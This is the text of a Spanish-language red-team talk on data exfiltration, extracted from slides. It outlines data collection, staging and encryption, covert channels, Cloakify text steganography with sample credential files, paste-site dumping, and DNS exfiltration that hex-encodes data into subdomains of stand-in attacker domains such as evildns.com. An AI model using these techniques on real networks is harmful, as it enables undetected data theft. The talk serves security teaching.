Open - Sec

Red Team

The Evidence in Red Teaming: Data Exflitration

Alexis Torres
Twitter:Lex1s7
Linkedin:rtorrespardo
Twitch:HackorGame

Priorizando habilidades en RT

- ¿Credencial del dominio vs lista de sueldos e identificaciones ?
- ¿Crear un zero day vs crear PoC a exfiltración de datos?
- Usar cobalt strike vs cualquier tool o a mano para saltar controles de seguridad en los puntos finales

Well they didn't get admin so how bad was the breach?
Our file permissions are open to everyone
imgflip.com


Security Breakers

¿En qué consiste la Exfiltración ?

Exfiltración

ExFiltración de datos es la forma no autorizada de transferencia de datos sensibles desde un objetivo en la red hasta una localización el cual un atacante tiene el control


Exfiltración



Fuente:
https://securityaffairs.co/wordpress/34883/hacking/prevent-data-exfiltration.html


Preparación

- Recolección de información.
  - Captura de audio/video
  - Datos del clipboard (esas claves largas difíciles de digitar)
  - Capturas de pantalla
  - Datos en medios de almacenamiento
  - Hooking en el browser
  - Correo electrónico
- Preparación para despacho.
  - Llevar datos a ubicaciones internas primero
  - Encriptar para el transporte
  - Push o pull, puede variar
  - Protocolos usados : TFTP, FTP, SCP, HTTP/HTTPS, SMB, NFS



Exfiltración : Despacho

- Compresión y encriptación
  - Sí hacen “inspección profunda”…
- Fragmentación de los envios
  - Pequeñas piezas son menos detectables
- Canales encubiertos
  - Puede usarse los mismos que el C2
- Pueden hacerse envíos físicos
  - Tal vez el medio de almacenamiento es más fácil de extraer de la organización
    - Impresora/fotocopiadora que permite escanear y grabar en USB inmediatamente
- Definir horarios de envío que se mimeticen con tráfico de red pesado




Exfiltración - Covert Channels

- DNS
- Túnel ICMP
- SMTP – email
- SSH
- Túnel HTTP


Exfiltración – Covert Formats

- Esteganografía
  - Caso especial : basada en texto
    - CloakifyFactory : transformación en cadenas de texto. Por ejemplo, caracteres Hindi.
      - Encripta, inserta "bulla" para evadir análisis




```
root@kali:~/Cloakify# cat resultado.txt
```

```
G u í a s   I n f o r m á t i c a s
root@kali:~/Cloakify# cat original.txt
IP: 192.168.1.1
User: admin
Password: admin

IP: 192.168.1.3
User: geek
Password: esgeeks

IP: 192.168.1.5
User: alexynior
Password: alexynior

root@kali:~/Cloakify#
```



```
G u í a s   I n f o r m á t i c a s
root@kali:~/Cloakify# cat /root/Escritorio/geek.txt
IP: 192.168.1.1
User: admin
Password: admin

IP: 192.168.1.3
User: geek
Password: esgeeks

IP: 192.168.1.5
User: alexynior
Password: alexynior

root@kali:~/Cloakify#
```




```
root@kali:~/Cloakify# ls
ciphers             decloakify.py    listsUnra
cloakifyFactory.py  decloakify.pyc   noiseTool
cloakify.py         DefCon24Slides   randomize
cloakify.pyc        LICENSE          README_GETTING_STARTED.txt  screenshots
root@kali:~/Cloakify# cat resultado.txt
```

```
G u í a s   I n f o r m á t i c a s
root@kali:~# cd Cloakify/
root@kali:~/Cloakify# python cloakify.py /root/Escritorio/geek.txt ciphers/starTrek
Thy'lek Shran
Jennifer Sisko
Shakaar Edon
Mallora
Alexander Rozhenko
Keiko O'Brien
Kimara Cretak
Rom
Tora Ziyal
J. M. Colt
Jal Culluh
Kashimuro Nozawa
```

Exfiltración - Covert repositories

- Pastebin
- GitHub / GitLab
- Privatebin
- Hastebin



https://pastebin.com/kDbyebXt

root


A GUEST SEP 18TH, 2019 7 IN 30 DAYS

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

```
Salted__bHN9 ��D����<�%U��H'�S��Qr`�U/���BGI���Иk�
�<�:�X�]IH/l
���`    �����q�Pwj����
���[�����,�g�����+�d})��r-�
6�v�6���6��椒�*�-Ą�nt���ц□+�W���1��1����W��am�V#3Ca\�e[��l��\X��.|�e�\��6V�}�TĿa;��� a��Qo�a ��{�M�L��?������a�g+
�H%�2
```


RAW Paste Data

```
Salted__bHN9 ���D����<��%U��H'���S��Qr`�U/���BG�I���Иk�
�<��:�X�]IH/l
���`    �����q��Pwj����
����[�������,�g����+�d})���r-�
6��v�6���6����椒�*��-Ą��nt����ц�+�W��1��1���W��am�V#3Ca�\�e[��l��\�X��.|��e��\��6V��}�TĿ�a;���
a���Qo�a ��{�M��L��?������a�g+��H%��2
```




Exfiltración por DNS


Exfiltración por DNS



Exfiltración por DNS



Exfiltración por DNS



Local DNS

Donde esta P4ssw0rd.dnsevil.com?

No se donde esta.
Enviar consulta a servidor remoto

DNS publico


No se donde esta.
Comencemos con
Los autoritarios servidores:

1) **.com
2) **.dnsevil.com

Consulto a servidor ** .dnsevil.com

evil DNS
ns1.newweb.com

Exfiltración por DNS



Pegue el texto que desea codificar Hex aquí:

RTTOS 2022, EXFILTRACION


Copie el texto codificado Hex aquí:

5254544F5320323032322C20455846494C54524143494F4E


- 5254544F53.evildns.com
- 2032303232.evildns.com
- C2045584649.evildns.com

- 524143494F4.evildns.com

